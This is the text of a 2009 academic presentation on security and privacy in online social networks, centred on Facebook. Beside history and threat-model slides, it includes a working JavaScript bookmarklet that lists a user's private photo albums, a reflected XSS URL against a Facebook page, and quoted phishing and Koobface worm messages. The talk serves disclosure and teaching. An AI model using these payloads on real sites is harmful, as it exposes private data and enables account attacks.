

# Security & Privacy in Online Social Networks

Presentation to EFF  
Dec 21, 2009

Joseph Bonneau, Computer Laboratory

# Hack #1a: PHP Photo Parameter Forging




Photo Exploits: PHP parameter fiddling (Ng, 2008)

# Hack #1b: CDN Photo URL Forging



Photo Exploits: Content Delivery Network URL fiddling

# Hack #1c: JS Photo Album listing



**Jessica Shang** [Add as Friend](#)

**Info**

 Jessica only shares some of her profile information with everyone. If you know Jessica, [send her a message](#) or [add her as a friend](#).

[Send Jessica a Message](#)

**Information**

Networks:

- Harvard Alum '08
- Cambridge Grad Student '09
- Princeton Grad Student

**Friends**

**Basic Information**

Networks:

- Harvard Alum '08
- Cambridge Grad Student '09
- Princeton Grad Student

Sex:

Female



# Hack #1c: JS Photo Album listing

## JavaScript addition:

```
javascript:(function(){function y(){if(x.readyState==4)
{q=x.responseText.substring(9);p=eval('('+q+')');document.getElementById('tab_canvas').innerHTML=p.payload.tab_content;}}x=window.XMLHttpRequest?new window.XMLHttpRequest:(window.ActiveXObject?new ActiveXObject("MSXML2.XMLHTTP"):null);x.onreadystatechange=y;x.open('POST','http://www.facebook.com/ajax/profile/tab.php',true);x.send('id='+ProfileURIController._profileId+'&v=photos&__a=1');})();
```

# Hack #1c: JS Photo Album listing



[Send Jessica a Message](#)

**Information**

Networks:  
Harvard Alum '08  
Cambridge Grad Student '09  
Princeton Grad Student

**Jessica Shang** [Add as Friend](#)

**Info**

**Jessica's Albums**

2 Photo Albums  
[View Comments](#)

random!  
2 photos

hcap in taipei  
50 photos

## **I. The Social Network Ecosystem**

## **II. Security**


## **III. Privacy**

## **IV. The Future**

# A Brief History

- SixDegrees.com, 1997
  - Friendster, 2002
  - MySpace, 2003
  - Facebook, 2004
  - Twitter, 2006
- 
- Definitive account: danah boyd and Nicole Ellison “Social Network Sites: Definition, History, and Scholarship,” 2007

# Exponential Growth




# Global Players (4/2009)

## WORLD MAP OF SOCIAL NETWORKS

WWW.VINCOS.IT

- Cyworld
- Facebook
- Friendster
- Hi5
- Hyves
- Iwiw
- Lidé
- Maktoob
- Mixi
- MySpace
- Nasza-klasa
- Odnoklassniki
- One
- Orkut
- QQ
- Skyrock
- V Kontakte
- Wretch
- Zing



Created on Many Eyes (<http://many-eyes.com>) © IBM

Credit: Vincenzo Cosenza



UNIVERSITY OF  
CAMBRIDGE

800 YEARS  
1209 ~ 2009

# What's Unique About Social Networks?



The screenshot shows the original Thefacebook website interface. At the top, there is a dark blue header with a pixelated profile picture of Mark Zuckerberg on the left, the text "[ thefacebook ]" in the center, and links for "login", "register", and "about" on the right. Below the header, on the left side, is a dashed box containing three links: "[ main ]", "[ login ]", and "[ register ]". The main content area is white and features a large "[ Login ]" heading. Below this heading are two input fields: "Email:" and "Password:". Under the "Password:" field are two buttons: "Login" and "Register". Below these buttons is a line of text: "If you have forgotten your password, click [here](#) to reset it." At the bottom of the page, there is a footer with links for "about", "contact", "faq", "advertise", "terms", and "privacy", followed by the text "a Mark Zuckerberg production" and "Thefacebook © 2004".

Just LAMP websites where you list your friends...

# What's Unique About Social Networks?



**Mike Barash** Location scouting for Photography.Book.Now



3 hours ago · [Comment](#) · [Like](#) · [Share](#)



**Holly Kreuter** at 10:20pm April 29

You get to do all the fun stuff.



**melissa hillard** ▶ **Stephanie Bognuda**: even in 1997, we KNEW it was a conspiracy...



**Tupac Is Alive!!!!!!!!!!!!!!!!!!!!!! | TMZ.com**

Source: [www.tMZ.com](http://www.tMZ.com)

TMZ has obtained photographic evidence that Tupac Shakur is alive and well and drinking Hand Grenades in New Orleans -- unless we're terribly mistaken. ...

7 hours ago · [Comment](#) · [Like](#) · [Share](#) · [See Wall-to-Wall](#)

## Highlights



**Words to Live By**  
by Laurie Konigsberg

1 4



**Wall Photos**  
by Becky Neil



**Guns 4 Roses**  
3 friends are fans.  
[Become a Fan](#)

## Events

[See All](#)



Justin David Carl's birthday Today -  
[Send a gift](#)

Cigall Kadoch's birthday Fri - [Send a gift](#)

Brittany Shehi's birthday Fri - [Send a gift](#)

Anna Quider's birthday Sat - [Send a gift](#)

Jessica Pickett's birthday Sat - [Send a gift](#)

Jenny Mackay's birthday Sat - [Send a gift](#)

Firehose of user data

# What's Unique About Social Networks?

Round ends in: **0:39**

|   |   |   |   |   |
|---|---|---|---|---|
| E | E | E | T | E |
| L | E | A | A | W |
| N | S | N | R | O |
| P | C | T | E | S |
| A | A | I | I | I |

Click, drag, or type to build words.

 **Rotate Board** (use spacebar as a shortcut)

**End this Round**

**My Score:**  
**153**

**My Best:**  
**310**

**LEARS is worth 4**

**Enter**

**Words Remaining**

|     |     |     |    |
|-----|-----|-----|----|
| 3LW | 74  | 6LW | 49 |
| 4LW | 105 | 7LW | 27 |
| 5LW | 96  | 8LW | 9  |

**Possible Score: 1466 pts**

**Words you've found:**

- LEARS (4)
- LEAR (2)
- TARTS (4)
- TART (2)
- LEANER (6)
- LEAN (2)
- LEAT (2)

**My Friends**

**Nan Gao**  
  
**416 pts**  
1st

**Adrienne Clark**  
  
**199 pts**  
6th

**Julie Zhuo**  
  
**199 pts**  
7th

**CURRENT SCORE**  
**8th 153 pts**

**Jessica Shang**  
  
**147 pts**  
9th

## Facebook Applications

# What's Unique About Social Networks?

**facebook**

Connect [The Run Around](#) with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.

**Run Around**  


Bring your friends and info

Publish content to your Wall

**facebook**  


Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of The Run Around. By using The Run Around, you also agree to the [The Run Around Terms of Service](#).

[Sign up for Facebook](#) [Connect](#) [Cancel](#)

## Facebook Connect

# Web 2.0?

| Function         | Internet version | Facebook version  |
|------------------|------------------|-------------------|
| Page Markup      | HTML, JavaScript | FBML              |
| DB Queries       | SQL              | FBQL              |
| Email            | SMTP             | FB Mail           |
| Forums           | Usenet, etc.     | FB Groups         |
| Instant Messages | XMPP             | FB Chat           |
| News Streams     | RSS              | FB Stream         |
| Authentication   | OpenID           | FB Connect        |
| Photo Sharing    | Flickr, etc.     | FB Photos         |
| Video Sharing    | YouTube, etc.    | FB Video          |
| Blogging         | Blogger, etc.    | FB Notes          |
| Microblogging    | Twitter, etc.    | FB Status Updates |
| Micropayment     | Peppercoin, etc. | FB Points         |
| Event Planning   | E-Vite           | FB Events         |
| Classified Ads   | craigslist       | FB Marketplace    |

# Parallel Trend: The Addition of Social Context


*“Given sufficient funding, all web sites expand in functionality until users can add each other as friends”*



# Facebook is the SNS that Matters

- ♦ Dominant
  - Largest and fastest-growing
  - Most internationally successful
  - Receives most media attention
- ♦ Advanced
  - Largest feature-set
  - Most complex privacy model
  - Closest representation of real-life social world


# Hack #2: Facebook XSS



`http://www.facebook.com/connect/prompt_permissions.php?`  
`ext_perm=red_stream`

Credit: theharmonyguy


# Hack #2: Facebook XSS



`http://www.facebook.com/connect/prompt_permissions.php?  
ext_perm=1`

Credit: theharmonyguy

# Hack #2: Facebook XSS



```
http://www.facebook.com/connect/prompt_permissions.php?  
ext_perm=%3Cscript  
%3Ealert(document.getElementById(%22post_form_id  
%22).value);%3C/script%3E
```

Credit: theharmonyguy

I. The Social Network Ecosystem

**II. Security**

III. Privacy

IV. The Future

# SNS Threat Model

## Mum murdered over Facebook profile status

By [Richard Smith](#) 2/09/2009

a a

**'Man stabbed lover over site'**



A mum-of-four was murdered by her partner after she changed her Facebook profile to "single", a jury heard yesterday.

# SNS Threat Model

- ♦ Account compromise
  - Email or SNS (practically the same)
- ♦ Computer compromise
- ♦ Monetary Fraud
  - Increasingly becoming a payment platform
- ♦ Service denial/mischief

# Web 2.0?

| Function         | Internet version | Facebook version  |
|------------------|------------------|-------------------|
| Page Markup      | HTML, JavaScript | FBML              |
| DB Queries       | SQL              | FBQL              |
| Email            | SMTP             | FB Mail           |
| Forums           | Usenet, etc.     | FB Groups         |
| Instant Messages | XMPP             | FB Chat           |
| News Streams     | RSS              | FB Stream         |
| Authentication   | OpenID           | FB Connect        |
| Photo Sharing    | Flickr, etc.     | FB Photos         |
| Video Sharing    | YouTube, etc.    | FB Video          |
| Blogging         | Blogger, etc.    | FB Notes          |
| Microblogging    | Twitter, etc.    | FB Status Updates |
| Micropayment     | Peppercoin, etc. | FB Points         |
| Event Planning   | E-Vite           | FB Events         |
| Classified Ads   | craigslist       | FB Marketplace    |

# The Downside of Re-inventing the Internet

- ♦ SNSs repeating all of the web's security problems
  - Phishing
  - Spam
  - 419 Scams & Fraud
  - Identity Theft/Impersonation
  - Malware
  - Cross-site Scripting
  - Click-Fraud
  - Stalking, Harassment, Bullying, Blackmail

# Phishing

☆ from **Facebook** <notification+f\_s6a629@facebookmail.com>  
reply-to noreply <noreply@facebookmail.com>  
to ● Joseph Bonneau <jbonneau@gmail.com>  
date Thu, Apr 30, 2009 at 12:36 AM  
subject Stella Nordhagen tagged a photo of you on Facebook  
mailed-by facebookmail.com  
signed-by facebookmail.com

Stella tagged a photo of you in the album "Lent-ilicious!".

To see the photo, follow the link below:

<http://www.facebook.com/n/?photo.php&pid=31548385&op=1&view=all&subj=210132&id=4401279&mid=62e1b6G334d4G1d988a1G5>

Thanks,  
The Facebook Team

## Genuine Facebook emails

# Phishing

☆ from **Facebook** <notification+f\_s6a629@facebookmail.com>  
reply-to noreply <noreply@facebookmail.com>  
to ● Joseph Bonneau <jbonneau@gmail.com>  
date Thu, Apr 30, 2009 at 3:44 PM  
subject Shoshana Freisinger sent you a message on Facebook...  
mailed-by facebookmail.com  
signed-by facebookmail.com

Shoshana sent you a message.

Subject: Look at this!

"fbstarter.com"

To reply to this message, follow the link below:

<http://www.facebook.com/n/?inbox/readmessage.php&t=1139989896147&mid=63b67eG334d4G1da651eG0>

Phishing attempt, April 30, 2009

# Self-propagating Worms

☆ from **Facebook** <notification+f\_s6a629@facebookmail.com>  
reply-to noreply <noreply@facebookmail.com>  
to ● Joseph Bonneau <jbonneau@gmail.com>  
date Fri, Dec 5, 2008 at 5:08 PM  
subject Katie Gunst sent you a message on Facebook..  
mailed-by facebookmail.com

Katie sent you a message.

Subject: Nice ass! But why you put them in the internet?

"YAYYYYYY

[http://www.facebook.com/l.php?u=http://geocities.com%2Frubingallegos09%2F%3Fdchbb850%3D13191be140046e6d498e1ac0d07d218c"](http://www.facebook.com/l.php?u=http://geocities.com%2Frubingallegos09%2F%3Fdchbb850%3D13191be140046e6d498e1ac0d07d218c)

Koobface worm, launched August 2008

# Self-propagating Worms



Koobface worm, launched August 2008

# Self-propagating Worms

 External Link Alert

You are about to leave MySpace.com

In an effort to stop phishing, we are warning you:  
**DO NOT ENTER YOUR MYSPACE PASSWORD** on this new website!

This warning does not mean that there is anything dangerous about the website you are about to visit. It is just a warning not to enter your MySpace password there, even if it looks like a MySpace login page.

Follow External Link To: [http://www.dizzspace.com/signup/friend\\_r\\_andagirl/](http://www.dizzspace.com/signup/friend_r_andagirl/)

[Tom's Blog about Phishing](#) [Tom's Blog about this Warning Page](#)

 [Go Back to MySpace](#)

☐ Don't show me this alert again.



# Password Sharing

## facebook

Connect [The Run Around](#) with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.



Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of The Run Around. By using The Run Around, you also agree to the [The Run Around Terms of Service](#).

[Sign up for Facebook](#)

[Connect](#)

[Cancel](#)

## Invite Your Friends



**Web Email** (Hotmail, Gmail, Yahoo, etc.)

Invite contacts from your email account.

Your  
Email:

Password:

[Find Your Friends](#)

We won't store your password or contact anyone without your permission.



## Find People You Email

Searching your email account is the fastest and most effective way to find your friends on Facebook.

Your Email:

Password:

[Find Friends](#)

We won't store your password or contact anyone without your permission.

✓ **Valid webmail address**

[Upload Contact File](#)



## Find People You IM

Find out which of your AOL Instant Messenger or Windows Live Messenger buddies are on Facebook.

[Import AIM Buddy List »](#)

[Import Windows Live Contacts »](#)



UNIVERSITY OF  
CAMBRIDGE

800 YEARS  
1209 ~ 2009

# Spam

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>From:</b>    | Psychic - Alex Silver<br><br>Alex Silver<br>California<br>Psychic                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| <b>Date:</b>    | Apr 29<br>11:35 PM                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| <b>Subject:</b> | Psychic Stimulus Package                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
